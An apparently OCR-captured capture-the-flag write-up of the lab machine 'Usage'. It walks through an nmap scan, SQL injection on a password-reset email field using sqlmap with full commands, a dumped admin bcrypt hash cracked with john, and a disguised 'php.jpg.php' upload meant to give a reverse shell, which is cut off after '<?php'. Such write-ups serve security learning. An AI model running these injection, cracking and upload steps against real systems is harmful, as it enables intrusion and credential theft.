



Usage


1. Enumeration

A http and ssh ports open



```
┌──(kali㉿kali)-[~/Desktop/Usage]
└─$ sudo nmap -sS -sC -sV 10.10.11.18 -oN nmap.txt
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-13 21:23 EDT
Nmap scan report for 10.10.11.18
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)
|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://usage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
```

We can log in and have access to user section




Reset Password

Email address does not match in our records!


E-Mail Address

Just a single quote generate a internal server error, it is potentially vulnerable to sql injection



cords!


E-Mail Address: sad@sad.com'



500 | SERVER ERROR

2. User flag

To specify the parameters properly on the sql injection we copy the whole request and save it as requirements for the injection.




Request

Pretty Raw Hex


```
POST /forget-password HTTP/1.1
Host: usage.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: http://usage.htb
Connection: close
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6IlA4bVVRTmE2OXVPeUIwUk1YQlhxYUE9PSIsInZhbHVlIjoidmtHVU53RTVyU2VlbFglbEZ0YjZJRStRMHNRc3VJSkV5OHh2OGli
eXRFUXYzeUFwbDFodjM3eUhMNkhCdHRPN1UzU0thaGRuemEzdTlVTlRmVFFYWDJFU0tVSm81VEd5KzcvNjgvUkZ1TURoaXB4Z3dESjU0ZFcr
cWlpSWM4OVEiLCJtYWMiOiIxZTRhMmM0NDM1MWJlZDU3NDQwNjllZmY5MTM2MmRkNjAzOTU1NzExNTM4NWQ5OGM3N2I1MzkyOTgyNjVmYzVk
IiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6IitiQ3dRenI1ckw3V0olSEorMWNCREE9PSIsInZhbHVlIjoibWNXNkZxWXJDQmJMaWtVWW1hbS9yalZmZW0wYnV2aElXTGowMTY2
OEhaNXkwZUh0Mk10SGxUWjJFblJLVDJWS0hLdWwvL2tFalo3aGU2MW5UakJsZUVhckRkU1dJaERSd3F5bXNkS0pTZEFWaHErUWl1ekRWeStX
RHlKdU9JZ3EiLCJtYWMiOiI0ZTUzYjZjZDc3ZjIzMjA4MjMxZDBiYzE5YTA5ZGQ0OWQ5YWZjZjc1NjFkYWJhYTY5NDc1YjBlNGYxNGFjNTZi
IiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1

_token=hlXOLPRZcytCcKXcr7NnDMKOHOBVbdBLSsoXFBYf&email=tricp%40tricp.com
```

Make a simple sql injeciton to reconnaissance the specific vulnerability




```
┌──(kali㉿kali)-[~/Desktop/Usage]
└─$ sqlmap -r req.txt -p email --batch --dump --level=5 --risk=3

        ___
       __H__
```

A database were found




```
[23:04:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
[23:04:11] [WARNING] missing database parameter. sqlmap is going to use the current databas
[23:04:11] [INFO] fetching current database
[23:04:11] [WARNING] running in a single-thread mode. Please consider usage of option '--th
[23:04:11] [INFO] retrieved: usage_blog
[23:05:08] [INFO] fetching tables for database: 'usage_blog'
[23:05:08] [INFO] fetching number of tables for database 'usage_blog'
[23:05:08] [INFO] retrieved: 15
[23:05:13] [INFO] retrieved: admin_menu
[23:06:11] [INFO] retrieved: admin_operation_log
[23:07:38] [INFO] retrieved: admin_permissio
```

Add parameters to find inside of the command, for some reason sqlman wasn't able to identify admin_users table, i check information on internet and i got the value.




```
┌──(kali㉿kali)-[~/Desktop/Usage]
└─$ sqlmap -r req.txt -p email --batch --dump --level=5 --risk=3 -D usage_blog -T admin_users -C username,password
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.2#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
sibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
suse or damage caused by this program
```




```
Database: usage_blog
Table: admin_users
[1 entry]
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 |
+----------+--------------------------------------------------------------+

[23:06:38] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/home/kali/.local/sh
blog/admin_users.csv'
[23:06:38] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 574 times
[23:06:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap
```

Crack it and log in as administrator




```
┌──(kali㉿kali)-[~/Desktop/Usage]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt admin.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
whatever1        (?)
1g 0:00:00:13 DONE (2024-04-13 23:07) 0.07267g/s 117.7p/s 117.7c/s 117.7C/s alexis1.
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



Environment


PHP version	PHP/8.1.2-1ubuntu2.14
Laravel version	10.18.0
CGI	fpm-fcgi
Uname	Linux usage 5.15.0-101-generic #111-Ubuntu SMP Tue Mar 5 20:16:58 UTC 2024 x86_64
Server	nginx/1.18.0

On settings we can upload the profile image, we realize it has arbitrary file upload vulnerablity



```
Cookie: XSRF-TOKEN=
eyJpdiI6Im00aEQyeE1TSGdEZ3RvVWR6aU5wZ3c9PSIsInZhbHVlIjoiQk9sU054dDlhc1NpUmhrVkVzcUtXV0
UdTFqWE9aUjFqQU5wMDlSTFlscUZDSjlXNG5COFQ4aXBLS3h2ZklLWng1ck1vcS9ab1RReEFQN3dDWWd0aDZoQ
F4alROL0FObk0iLCJtYWMiOiJmNjJiOGQ3OGVjM2RmNjYyOTQyOThjYWU4YzBjZGQ5Yjk5NWRmOTVhNjU3ZTg3
jkzIiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6InBydmVsbWF1Z3BNMGQ5dFZtMG5hTUE9PSIsInZhbHVlIjoiWlNKbXMyaENJQWVwNkVLZ2d3Y3lEM2
HalhKTFhOcEJDcEZtbVRUOEV4SzBlcUhacEJ2ZDUzNk5SSkpUS0ZjL1ZaNDhuZ1BWZlRwR0p5dUFLNWEyblRpa
FqVkgxZ01lR2YiLCJtYWMiOiJmMDFlNjAzNjY0ODM1N2NiNjY0ZWY2NWI2NTExZmZhYzU2OTk1ODA1MTk5OWQ3
DliIiwidGFnIjoiIn0%3D; remember_admin_59ba36addc2b2f9401580f014c7f58ea4e30989d=
eyJpdiI6IktHL3BudDZYWXJHdXBZOUc5Ty9iVVE9PSIsInZhbHVlIjoib3FNVzlnZkJwNi8xRm1MNDZaVUhWTV
2RjAwOEhObUxCYmxDUzFhaWFBa2l2VVZHWE1yTi9vODgyU1k4Z0JZY1JIekRCcnFtZXBYZWI0SUpqY3lqNGZsa
RLSFkwbFR6ai9BRFh5ZFp5TXlPRGxsZnVRSndMNFJmcEZZUTQ0NnJ0ZjFoV2NRNjJ2and1M2R2TmlUbG5TWTlX
C9wQyttenJsVjlMMkZPQUN6bjBnWWpYa2xKUzEyRzdiOXVCcz0iLCJtYWMiOiIyODI2NWJjMjFlZDkwY2NlYjU
OWZjMWQ2NGZiNjI4MjAzZWY5YTgyNDQ0NDU3YzQ5IiwidGFnIjoiIn0%3D

-----------------------------893277295598259442487472118
Content-Disposition: form-data; name="name"

Administrator
-----------------------------893277295598259442487472118
Content-Disposition: form-data; name="avatar"; filename="php.jpg.php"
Content-Type: image/jpeg

<?php
```

Download the uploaded “image” to execute the reverse shell (CVE-2020-10963)



